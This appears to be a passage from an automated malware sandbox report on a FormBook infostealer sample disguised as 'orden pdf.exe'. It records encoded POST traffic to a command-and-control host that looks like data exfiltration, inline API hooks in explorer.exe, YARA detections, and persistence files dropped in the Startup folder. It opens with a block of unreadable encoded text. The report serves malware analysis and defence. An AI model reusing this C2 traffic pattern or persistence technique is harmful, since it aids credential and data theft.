My8O20ZwNK2F2eSjAnmqaXjjmXhG8BTvcW5O3~5Sjp1oezeYJmzC2ETutqlUPq9WAw5kV6bp4m1LCbG1FLQk01BPHl BP84-11K8~Er6DDgnitDCk2Ymoh(d(q(MexV-TqrfYmyxjjwb2ByUpSjDsz2zUpjNH-cQeOfN0CJnWo3DYBeSt6KF5 s7kokZsPlmcMdtxNOYu~30-yFI_ikueR4~OVWvDOWf3KvzfsaJw9xT_p0UNobHdHEA-koKfnKZjPZFFC0ZIRG11a0Z sGlraiaaiR65Ek5hyG_7OT0Z5L1FFod6rVtfsckp5YJyeLvXkfldDlCWxXujAm5EDUSwuGl6ckuzfFxVrXQyg~168R bwAZJ2gYldP5FT97Bnd5sy3(j(4kbnr6uyepnMqSLFjdmjFewQCGm(_r3c-JaH-OvMj8o5_PyS5EyZCSs(1wLplFKa 6MkVaQnDzurfdK0aGAiZS~hmtalmznJD736qZ1v9FJNl_0H4vpJvG(0X7PmR8IE3ogdWyns8_p0lxLx3mu5MEsQSjk 1jntLhMAgavXveoLkhilQox78~7~_RN9tqtgai5pflcOkr7O73ck7Gg48hCpefP1m4zI6DoOyODXF0kCPOH6yjQuMZzh75- nuoz0eRTG2yp0paumu8VwUu36eDluJoviGbr9CNeBk9khDIdmCSuVLuAVmJg5PEmSJzIazDAmFOa83l70NCDN uYC7byMn8KKsd~m5eDyXETBKrHlzoxskC8QFV2t6ZBZ90CyZmpM9qJeYIK8Y0mrK1P5fblnoThSIL0jLTyz9uLxKlwekem- WYMPdkIlSilsi22HE1nA5HhFapAp(3XzhrEF3CtaHBu5KlMLl2BAY69YnDFcPcPewi0xnOwwSQyHZ13IBI9ZtLHc~R6qYA1 0dmoIk9lIyMjNu8SfCVlXgHsYoENCiTkrTwp7lzXABeysXsILX2TppYSeWlHNV56YS-XGJy2EhEFVFlpHruaJQbRl3nn- sgGPhiuIn2j-t2W49Zrw1x1w~Ehm0MPeh4TH21l0mjKTujmtsbZ4W8EEmGgMGXqSpOipWyjUmKwbzmcn1Jo9Clw wsm~vTQpxhlMABCMKcCSVb2nntG0yOw5WRrYzydmrEs6EO7we0fn2Z0x2w7ZSxHWKSs8gMofTO0a3eKS mYJAm4G67JYJPsw4u3DCa0omlZyZuKwk54lc6x47Ku2HO~Dfqsxv8kgJhJuTMzbTfv4m-0Cmv6SKGgvsDD1T8m3a2Y H45gKz3ZtoJtOVhmclG2ZE5DCez0urM2e2beFy

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:13:12.695915937 CET	8955	IN	HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: https://www.hugedomains.com/domain_profile.cfm?d=bepbosch&e=com Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Wed, 13 Jan 2021 20:12:31 GMT Connection: close Content-Length: 184 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 75 67 65 64 6f 6d 61 69 6e 73 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 5f 70 72 6f 66 69 6c 65 2e 63 66 6d 3f 64 3d 62 65 70 62 6f 73 63 68 26 61 6d 70 3b 65 3d 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49762	91.195.240.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:14:14.503000975 CET	9815	OUT	GET /n7ak/?rN=AkA4aycEzdcMbgqG3SnLsvna0jaRDewmYiccqrS7y0QXzouDQ+a/DqlUVIMAjPvadelU&QZ3=dhrxPpcXO0TLHVR HTTP/1.1 Host: www.hydrabadproperties.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:14:14.557537079 CET	9816	IN	HTTP/1.1 301 Moved Permanently content-type: text/html; charset=utf-8 location: https://www.hydrabadproperties.com/n7ak/?rN=AkA4aycEzdcMbgqG3SnLsvna0jaRDewmYiccqrS7y0QXzouDQ+a/DqlUVIMAjPvadelU&QZ3=dhrxPpcXO0TLHVR date: Wed, 13 Jan 2021 20:14:14 GMT content-length: 171 connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 79 64 72 61 62 61 64 70 72 6f 70 65 72 74 69 65 73 2e 63 6f 6d 2f 6e 37 61 6b 2f 3f 72 4e 3d 41 6b 41 34 61 79 63 45 7a 64 63 4d 62 67 71 47 33 53 6e 4c 73 76 6e 61 30 6a 61 52 44 65 77 6d 59 69 63 63 71 72 53 37 79 30 51 58 7a 6f 75 44 51 2b 61 2f 44 71 6c 55 56 49 4d 41 6a 50 76 61 64 65 6c 55 26 61 6d 70 3b 51 5a 33 3d 64 68 72 78 50 70 63 58 4f 30 54 4c 48 56 52 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: Moved Permanently.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49763	91.195.240.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:14:16.616647005 CET	9817	OUT	POST /n7ak/ HTTP/1.1 Host: www.hydrabadproperties.com Connection: close Content-Length: 408 Cache-Control: no-cache Origin: http://www.hydrabadproperties.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.hydrabadproperties.com/n7ak/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 72 4e 3d 49 47 4d 43 45 55 34 57 78 4b 30 47 47 67 58 33 33 55 65 77 34 4a 76 30 6a 51 65 59 49 4b 6b 66 4a 53 46 4a 78 4a 7a 6b 31 6b 38 38 79 4d 79 38 65 64 48 46 4d 76 59 50 43 4c 52 31 6f 38 66 59 53 2d 6b 74 6c 6b 69 59 64 49 42 65 65 33 4b 76 6a 63 69 4d 78 66 58 31 43 4a 6e 41 5a 52 66 5a 4a 72 51 5a 4e 45 78 4a 6e 72 30 37 4f 7a 6 6 43 54 30 58 69 53 39 5a 77 4d 59 6c 76 75 68 38 43 42 4a 30 41 72 37 6b 61 51 4b 68 6f 36 75 28 77 62 6b 72 41 28 69 38 54 71 57 7a 43 34 34 38 46 4e 6c 44 58 47 66 69 2d 6e 72 62 48 4a 44 38 6e 61 39 48 30 6e 45 4d 66 6f 66 34 64 7e 44 7a 63 37 47 52 54 57 76 34 32 4e 79 59 4f 4e 30 57 59 6e 37 6c 6f 4e 36 70 77 66 6f 52 48 68 55 44 41 4d 35 34 44 4a 4e 56 6a 4e 37 7e 6a 4c 64 5a 65 32 39 75 52 57 6f 6a 67 79 36 6b 31 46 6a 73 50 79 61 49 61 64 65 65 72 49 43 6b 4a 76 6c 69 59 6b 75 76 44 38 6d 67 65 65 71 67 57 4f 30 41 36 61 54 4b 6e 35 65 76 50 28 34 38 44 65 48 64 61 4c 47 49 6e 41 4f 50 6b 50 64 6f 76 38 50 30 68 4b 74 74 36 32 6c 69 62 4c 42 57 66 37 53 42 58 70 56 6d 62 69 66 6a 43 4d 77 51 5a 4d 32 59 51 77 72 51 74 41 56 45 73 39 50 39 65 4d 4b 4f 5f 63 5f 4e 37 42 61 46 50 6e 4e 56 4a 4c 6c 79 37 48 70 6f 30 47 34 4c 70 69 38 71 6b 49 77 4e 71 71 77 29 2e 00 00 00 00 00 00 00 Data Ascii: rN=IGMCEU4WxK0GGgX33Uew4Jv0jQeYIKkfJSFJxJzk1k88yMy8edHFMvYPCLR1o8fYS-ktlkiYdIBee3KvjciMxfX1CJnAZRfZJrQZNExJnr07OzfCT0XiS9ZwMYIvuh8CBJ0Ar7kaQKho6u(wbkrA(i8TqWzC448FNlDXGfi-nrbHJD8na9H0nEMfof4d~Dzc7GRTWv42NyYON0WYn7loN6pwfoRHhUDAM54DJNVjN7~jLdZe29uRWojgy6k1FjsPyaIadeerICkJvliYkuvD8mgeeqgWO0A6aTKn5evP(48DeHdaLGInAOPkPdov8P0hKtt62libLBWf7SBXpVmbifjCMwQZM2YQwrQtAVEs9P9eMKO_c_N7BaFPnNVJLly7Hpo0G4Lpi8qkIwNqqw).

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:14:16.678611040 CET	9831	IN	HTTP/1.1 301 Moved Permanently location: https://www.hydrabadproperties.com/n7ak/ date: Wed, 13 Jan 2021 20:14:16 GMT content-length: 0 connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49764	91.195.240.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:14:16.666001081 CET	9831	OUT	POST /n7ak/ HTTP/1.1 Host: www.hydrabadproperties.com Connection: close Content-Length: 194340 Cache-Control: no-cache Origin: http://www.hydrabadproperties.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.hydrabadproperties.com/n7ak/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 72 4e 3d 49 47 4d 43 45 56 77 73 7a 38 6f 54 43 53 44 36 6c 33 6d 47 7a 71 48 71 79 68 28 47 42 39 4a 73 4a 46 56 6a 78 49 43 74 39 46 73 75 68 38 69 38 59 66 76 38 41 76 59 51 4a 72 52 30 73 38 54 73 62 4e 55 6c 6c 6e 76 31 64 49 35 5a 51 56 53 6d 74 73 69 68 33 5f 62 5a 45 4a 44 62 5a 58 66 38 4a 4a 38 42 49 45 39 4a 71 5f 59 35 54 69 76 5a 51 31 62 54 4d 39 46 6f 4f 61 6c 32 75 52 52 39 42 72 49 69 73 36 34 50 48 4d 70 5a 31 4f 4f 76 4b 44 58 46 7a 53 6f 59 76 52 6a 52 32 37 5a 4d 41 45 44 6c 44 65 69 35 6c 62 43 45 4d 44 74 61 51 70 32 4b 6d 55 51 4c 6f 63 59 6a 35 31 54 33 28 48 42 74 55 65 31 64 5a 32 41 4d 43 6e 28 62 77 70 4d 65 50 37 35 50 58 4c 46 69 6c 46 76 77 41 63 6c 65 4e 63 4e 78 43 70 61 76 53 34 6c 71 31 73 71 4a 61 49 7a 50 6f 4c 74 39 4c 51 6c 43 31 59 45 33 43 75 65 49 4f 43 6b 46 67 46 79 4f 68 5a 28 49 37 56 49 38 59 61 59 50 4c 6b 73 47 57 77 28 6b 33 64 32 35 34 4d 4a 52 56 55 56 49 4a 67 6f 75 42 65 37 50 4a 64 6f 31 76 64 73 6f 4b 74 74 2d 32 67 50 4d 4d 67 43 66 37 43 67 54 70 79 37 61 6b 66 69 59 4f 6b 30 62 61 55 4d 41 77 74 34 74 42 6b 30 47 73 75 35 65 4a 5a 6d 34 66 64 6c 37 4d 4b 46 50 72 74 55 6e 59 31 61 7a 4c 4c 6f 30 44 4a 79 52 68 61 62 77 64 53 56 76 39 5a 4e 5a 6f 5f 32 76 77 33 78 4e 4b 50 7a 55 4c 6e 39 49 6b 4a 42 6c 4a 70 55 68 72 53 66 4f 72 6f 6b 43 67 32 73 6e 64 77 6b 73 6b 74 4b 6f 45 70 38 54 7e 6a 4a 7a 61 6a 34 44 56 41 33 69 37 62 36 48 65 72 48 33 71 34 61 4e 41 5f 51 37 31 36 64 43 6e 69 47 6c 30 57 6f 47 32 49 57 35 36 47 42 55 45 53 70 35 30 65 62 55 62 56 41 63 42 44 46 37 31 74 53 4a 34 62 51 4f 66 6a 52 61 4a 77 71 71 68 4e 4d 4e 38 58 78 59 6b 77 6b 41 56 64 67 51 43 79 65 6b 4a 5f 39 38 6a 66 7e 2d 69 54 65 51 55 62 72 65 42 55 61 4d 7e 2d 32 52 30 62 68 36 74 4c 58 48 52 4d 48 4c 52 71 36 57 45 6e 39 58 46 49 30 62 61 52 6e 50 6e 4e 44 36 7a 52 30 67 50 6d 73 57 33 54 63 4d 47 6d 46 7a 43 68 59 6e 78 73 79 58 78 67 74 52 7a 53 52 79 71 6e 53 65 32 44 72 4e 63 72 47 48 46 33 28 34 65 30 79 5f 73 76 6c 54 75 46 61 76 36 4c 72 53 28 38 73 4f 28 4c 52 6b 4b 47 49 57 66 4f 6d 6a 46 49 74 32 47 6d 64 79 77 53 36 5f 76 33 77 43 51 41 79 71 59 44 35 4d 61 77 41 49 6a 44 51 61 47 48 78 58 57 4b 59 4e 73 57 55 66 73 63 4c 4c 75 52 30 59 4d 66 68 4e 70 47 4e 73 37 72 46 45 44 48 58 75 7e 61 47 46 59 35 51 65 74 4b 31 4e 4d 44 34 6d 6b 73 37 48 4c 6a 4e 6f 65 69 39 73 28 57 4a 5a 58 67 56 4b 32 4d 61 63 79 70 35 53 64 43 36 4c 4b 30 49 51 35 6f 6f 42 71 46 59 78 4e 54 30 71 52 36 4c 39 37 37 62 62 6f 6e 58 6f 50 4e 43 30 69 38 45 53 36 48 75 50 53 58 4f 41 59 4f 72 6c 53 42 71 53 41 4f 42 4a 46 36 28 51 44 35 46 6f 50 4c 47 4c 54 7a 31 4a 78 61 69 69 4f 63 43 47 68 4b 35 4c 63 73 37 61 43 56 42 4c 66 78 74 51 36 47 6d 79 6d 67 57 4e 78 61 41 39 68 54 55 4f 78 6b 53 48 78 33 4a 6a 49 7a 33 4a 44 32 48 67 48 72 6c 63 6e 31 61 5a 45 72 58 59 38 7a 6f 75 36 73 4e 4f 59 45 7a 46 36 32 6c 56 33 7e 34 31 75 41 4b 72 74 32 72 6e 49 5a 35 62 51 64 38 76 42 32 76 36 59 77 48 73 2d 68 4f 44 2d 70 4c 4b 42 7e 54 71 65 59 6b 50 64 30 31 45 48 57 49 38 62 45 45 4c 69 58 56 51 4e 6d 77 65 79 50 4d 28 69 36 70 4e 54 52 59 79 6a 63 38 42 69 35 35 4d 59 77 58 47 5f 36 41 49 65 55 4f 4b 53 4a 6d 55 46 42 65 78 4f 51 62 46 49 49 4f 6d 54 6d 42 73 4e 57 6e 58 67 6a 72 78 73 34 41 4f 37 6c 63 46 58 44 4a 59 6e 55 4b 62 59 77 48 69 42 4e 2d 4d 71 49 36 57 53 44 6b 6e 6a 30 52 57 63 56 54 6c 43 41 33 72 54 7a 4b 64 41 7a 79 4b 64 50 52 36 77 53 6a 50 4f 74 4b 28 42 71 6e 6d 34 53 47 49 72 57 46 65 37 32 73 44 67 28 61 63 54 49 48 6c 4e 71 30 41 5f 75 6a 42 63 46 68 73 4d 77 50 74 37 79 64 6e 64 44 6d 49 56 45 56 30 72 33 7a 30 53 42 6a 72 55 49 38 58 76 5a 77 79 31 63 70 34 62 73 6f 35 6b 49 6f 71 53 76 78 71 54 37 4f 34 38 57 49 5a 47 71 74 42 79 39 2d 48 4e 7e 6f 58 70 70 63 34 68 49 4b 53 63 7a 44 6e 64 71 72 46 74 75 51 47 42 37 58 42 47 45 2d 35 6e 6b 5f 58 57 31 2d 6c 79 79 72 6b 32 42 51 56 30 79 61 4a 72 66 6e 57 5a 73 4e 4b 34 64 56 68 64 79 63 57 5a 6e 66 55 54 73 78 62 71 4d 76 6e 6d 57 5f 59 6d 54 71 37 70 43 50 71 48 31 34 51 54 7e 6a 4b 4c 4f 67 74 77 48 6a 55 4c 70 67 Data Ascii: rN=IGMCEVwsz8oTCSD6l3mGzqHqyh(GB9JsJFVjxICt9Fsuh8i8Yfv8AvYQJrR0s8TsbNUllnv1dI5ZQVSmtsih3 _bZEJDbZXf8JJ8BIE9Jq_Y5TivZQ1bTM9FoOal2uRR9BrIis64PHMpZ1OOvKDXFzSoYvRjR27ZMAEDlDei5lbCEMDt aQp2KmUQLocYj51T3(HBtUe1dZ2AMCn(bwpMeP75PXLFilFvwAcleNcNxCpavS4lq1sqJaIzPoLt9LQlC1YE3CueIO CkFgFyOhZ(I7VI8YaYPLksGWw(k3d254MJRVUVIJgouBe7PJdo1vdsoKtt-2gPMMgCf7CgTpy7akfiYOk0baUMAwt4 tBk0Gsu5eJZm4fdl7MKFPrtUnY1azLLo0DJyRhabwdSVv9ZNZo_2vw3xNKPzULn9IkJBlJpUhrSfOrokCg2sndwksk tKoEp8T~jJzaj4DVA3i7b6HerH3q4aNA_Q716dCniGl0WoG2IW56GBUESp50ebUbVAcBDF71tSJ4bQOfjRaJwqqhNM N8XxYkwkAVdgQCyekJ_98jf~-iTeQUbreBUaM~-2R0bh6tLXHRMHLRq6WEn9XFI0baRnPnND6zR0gPmsW3TcMGmFzC hYnxsyXxgtRzSRyqnSe2DrNcrGHF3(4e0y_svlTuFav6LrS(8sO(LRkKGIWfOmjFIt2GmdywS6_v3wCQAyqYD5MawA IjDQaGHxXWKYNsWUfscLLuR0YMfhNpGNs7rFEDHXu~aGFY5QetK1NMD4mks7HLjNoei9s(WJZXgVK2Macyp5SdC6LK 0IQ5ooBqFYxNT0qR6L977bbonXoPNC0i8ES6HuPSXOAYOrlSBqSAOBJF6(QD5FoPLGLTz1JxaiiOcCGhK5Lcs7aCVB LfxtQ6GmymgWNxaA9hTUOxkSHx3JjIz3JD2HgHrlcn1aZErXY8zouu6sNOYEzF62lV3~41uAKrt2rnIZ5bQd8vB2v6YwHs- hOD-pLKB~TqeYkPd01EHWI8bEELiXVQNmweyPM(i6pNTRYyjc8Bi55MYwXG_6AIeUOKSJmUFBexOQbFIlOmTm BsNWnXgjrxs4AO7lcFXDJYnUKbYwHiBN-MqI6WSDknj0RWcVTlCA3rTzKdAzyKdPR6wSjPOtK(Bqnm4SGIrWFe72sD g(acTlHlNq0A_ujBcFhsMwPt7ydndDmIVEV0r3z0SBjrUI8XvZwy1cp4bso5kIoqSvxqT7O48WIZGqtBy9-HN~oXpp c4hIKSczDndqrFtuQGB7XBGE-5nk_XW1-lyyrk2BQV0yaJrfnWZsNK4dVhdycWZnfUTsxbqMvnmW_YmTq7pCPqH14Q T~jKLOgtwHjULpg3WWTG-0n9mbcLupU8GeKjUDi~oqpW3o3NtJXuu3XD0zLKY71MzNHHZxbmLREYIhpMVE6Sk3j1TE pZfnnHo0uFF1sl_~5t7OKJ8tTN-vySfUULWcuAnnjKQN38BQe0mH62U8vQ5FKwcQZcazbWjcdqZ3kXZj6NpKSeGH9w sWw3cZ0bLDheWmeNocuPgXAhLtzEz(jYo7uTd8Ql5EuvBg10qVrZRGRUQ2sGegb4p3d9tWXeDrmOXU52aIvmCA1I71 wALEVuQ6y9tKXTNfNdj7g6O7WUFFQ8NPcf-c5fJNiXLHjoD3Wf29nnLJfuoggm6IpqPe0s0GcMTlGPt5t(2etesdkT fyIx1gDDOG0dGS3QTSE9FxMy6tFPgSTP-brcPDNfvRPHXKFFN0T5m3Z0W4WYlahut1kiAWhPlhaBF(Qzpbs8F4z(dS NhKU1NToKrupMw0PoduMezxbVlzwIgPtTjy(p6LFMPbcdcvM5rcN5qUsdaov4RMjbZh5Z(yw-AHx77rfeHG02tlgyUvWj9Vz- hkGnvzPvChBhcoidTpVyYu4qYT13pQIBzkhQIxBGBMgKBovS3daC2iGDO9kD6QDQbx1-hsorbf8T9mgD55b 4wFDKBBJOTv5p4BZwSjrNKevduEleColX0RxWSx4m9gXMB-~uOCdtvtcLVLdk8eQiBkF0O5PROyGNsTAdjxgcBv1vQ DBihgsfcEkkHCifZUlnoxzM78zNxlhVE2o_JzvAQM~5~cePowKQkHzB(uLy67MnUbppPaHSSulY1scPwN6SdVLszZr0zJg- 8DcAr3ljAEuIWcuOOtXJIASOaQxWCp~cf-dxA4WiR_00WKz2m3Hx2rLjFSdOHx6cQ-(AyCWLNBLXlHz2fpB-hiWKFErcjhc 1Zh(zen92SHRxtPOCtH5O2oekI3i5LB7YY3KcC7W7CM5vPKpj042fEYU4QusMLZgeyWEMQgnDbAllZApC6tkX3r37B Hq8EAB_dzKKT8oxSbzxOhP9owUKdiuN~l4OPipU(Iyhib0Gb9qUGum-wDzb1fE2zlP6EF7cLlyXOq9M~eXJo6WvoaT

Timestamp	kBytes transferred	Direction	Data
			IYjW8osV2BbMd(a9hjrw7RUgh8LCIXZJYHJz6dhViOrFwKGaefR9nUyrYIcOniUs0p09Jr_GGeo9NKDt44_(-O3sFU 4d4wYGAQtz3tWcZoCE7soBJBAz0symJPJlbhcaCbJN0ciBfBUpBvcqeebN6N3J_JmuLPJmKwodIep738JqnDP0Jq_~ LlwoSwwtrj0(-WjzrZmwLLoZl2Gj2kOWbOVaevhWbabM5owXKioFsvFdyOvr1eYIemS7fSoZ8TW1nCMeTYleBhCprb EdwfAvzU5l7kXLklV5SVx9PDX3qLsVCrKqDztc3qm68HL8Oj_l_bWm4TDg4(pVYtLHKqkUPZoFoeJOViG10R64aByk wuuZzINduJmOPev9rMaMlNmhTK6Sswqpetw3USc0MF6ObWxnUFbPcUiXSY6Q6rLuGlGil2ZMiF-hIUWj8JWFfMBEEY XVGfAKAf-7ke5na~qgike3hk2KCdWMsKShcAfALUvDEBkFY8EhDOGw2BIR4CfTrSlM2GEZFh3gVkMvlKFuGG_tdT42 yb7wgxRFbExjkL-9UrZAJN_J-UgbWojIBwZHYf4Q9DtDf(Lf1JFcPSWWz4A3uW6V-h1zBknFrpEcl4bJq7QWuC-CaT NffeQJmQughmlFQ2mTj8eEDIWCaaGuNHygco7Sy6l0YW7bi~cEamb~xOQFXuOJ_Byjpu0R2ebjiq23cPQr4fsTXzAJ 5QhpSZKJTZcUQGhEbfpnMxST85Zo6QjY8zi35P_RyaTT2JAFh8SPVPsKHqSUW5gAeexP8m8G2lAhsRPNhEZVfJ1Wlg LC_VUH18RqpviV8s-6sKXrOuN7SrFvdz7K9zYqd4FHv9rFlbhzWPQisBHD7(ZtK63NpBL4ee_Bi1kUf~Nvw1U1Nwyr 49oFFLP9qALAThVfhBC~aNtBS4opn39u8RjICrELS6Oq_7r0QiEqpfxp3QvK5aoW8HmccJhxxe7IIB3MDtIUmEkrF8 rwscK4VTatWr0krK6i5Jse8uHsQ5qWBvVlzDauoQU0krugprufYGpvVJnkNccaljwg4nYcasXqtgU(42g3JOgUR1C4 TbDofq6UybisONpTXIhPxhhU-likdWi9eJSspNe3gcvZdSUzPu4xZk6AB4EJC09ejEbDzI8EMuW~4Gpfk0DelKkF6Y QE0XMLEoYajX13nfCCrGxr_82eNDXdSRO4RTTjl(cbY(7F9AzWiO2ApNOikcqTlRFOE7yQrQcP5NszyjxeOaFru~7c eEZnc3Hu-giq_J94sJdIlj02dUIxJ~Vwj5jy3xquS6j4EJq4BryQ0wn1QudEIg-T7(XAeTVE2qsVjYDo_YuUVtEBLR GoDcnj0w6OByNxTIDVGsPr0FzmGuIBS5gwZZuinDP9boTB3iC1L1BBk95zq7Rg_T2rW6YtLMe86pxi66YNT~UCpGaO JEMIZf7ukh197(9offDis~hlaztqY7pD-7ld588ZuL6aqNvebtCcccFder9ZRfFSMt-VPBxSI1yXQjQ~OuGL3nFL9I5~eKhaqCxy 2rtciaDnqYFBtwiizCRGShEl5XcGLmwrpBlyh(ul8M-Qs(53VJHErWowzYounEjVTgcz_vKSF0TdStgIwuvEoACZFx CvbtRoo~-~l0WONT3b
Jan 13, 2021 21:14:16.894265890 CET	10018	IN	HTTP/1.1 301 Moved Permanently location: https://www.hydrabadproperties.com/n7ak/ date: Wed, 13 Jan 2021 20:14:16 GMT content-length: 0 connection: close

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x93 0x37
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x13 0x37
GetMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x13 0x37
GetMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x93 0x37

Statistics

Behavior

- orden pdf.exe
- orden pdf.exe
- orden pdf.exe
- explorer.exe
- wscript.exe
- DeviceCensus.exe.exe
- systray.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- cx9l_rq2dula.exe



Click to jump to process

System Behavior

Analysis Process: orden pdf.exe PID: 2224 Parent PID: 5824

General

Start time:	21:11:16
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\orden pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\orden pdf.exe'
Imagebase:	0x170000
File size:	1550336 bytes
MD5 hash:	4F1AD14256CC9C420D78D69B468BAB48
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.234787113.0000000004C7D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.234787113.0000000004C7D000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.234787113.0000000004C7D000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.254106611.00000000039E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.254106611.00000000039E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.254106611.00000000039E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.235563814.0000000004C51000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.235563814.0000000004C51000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.235563814.0000000004C51000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.237790988.00000000045AA000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.237790988.00000000045AA000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.237790988.00000000045AA000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.234835560.0000000004604000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.234835560.0000000004604000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.234835560.0000000004604000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.237750274.00000000045A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.237750274.00000000045A9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.237750274.00000000045A9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\assignedaccessproviderevents	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1B638E	CreateDirectoryW
C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1E408F	CreateFileW
C:\Users\user\assignedaccessproviderevents\.vbs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1E408F	CreateFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1E408F	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
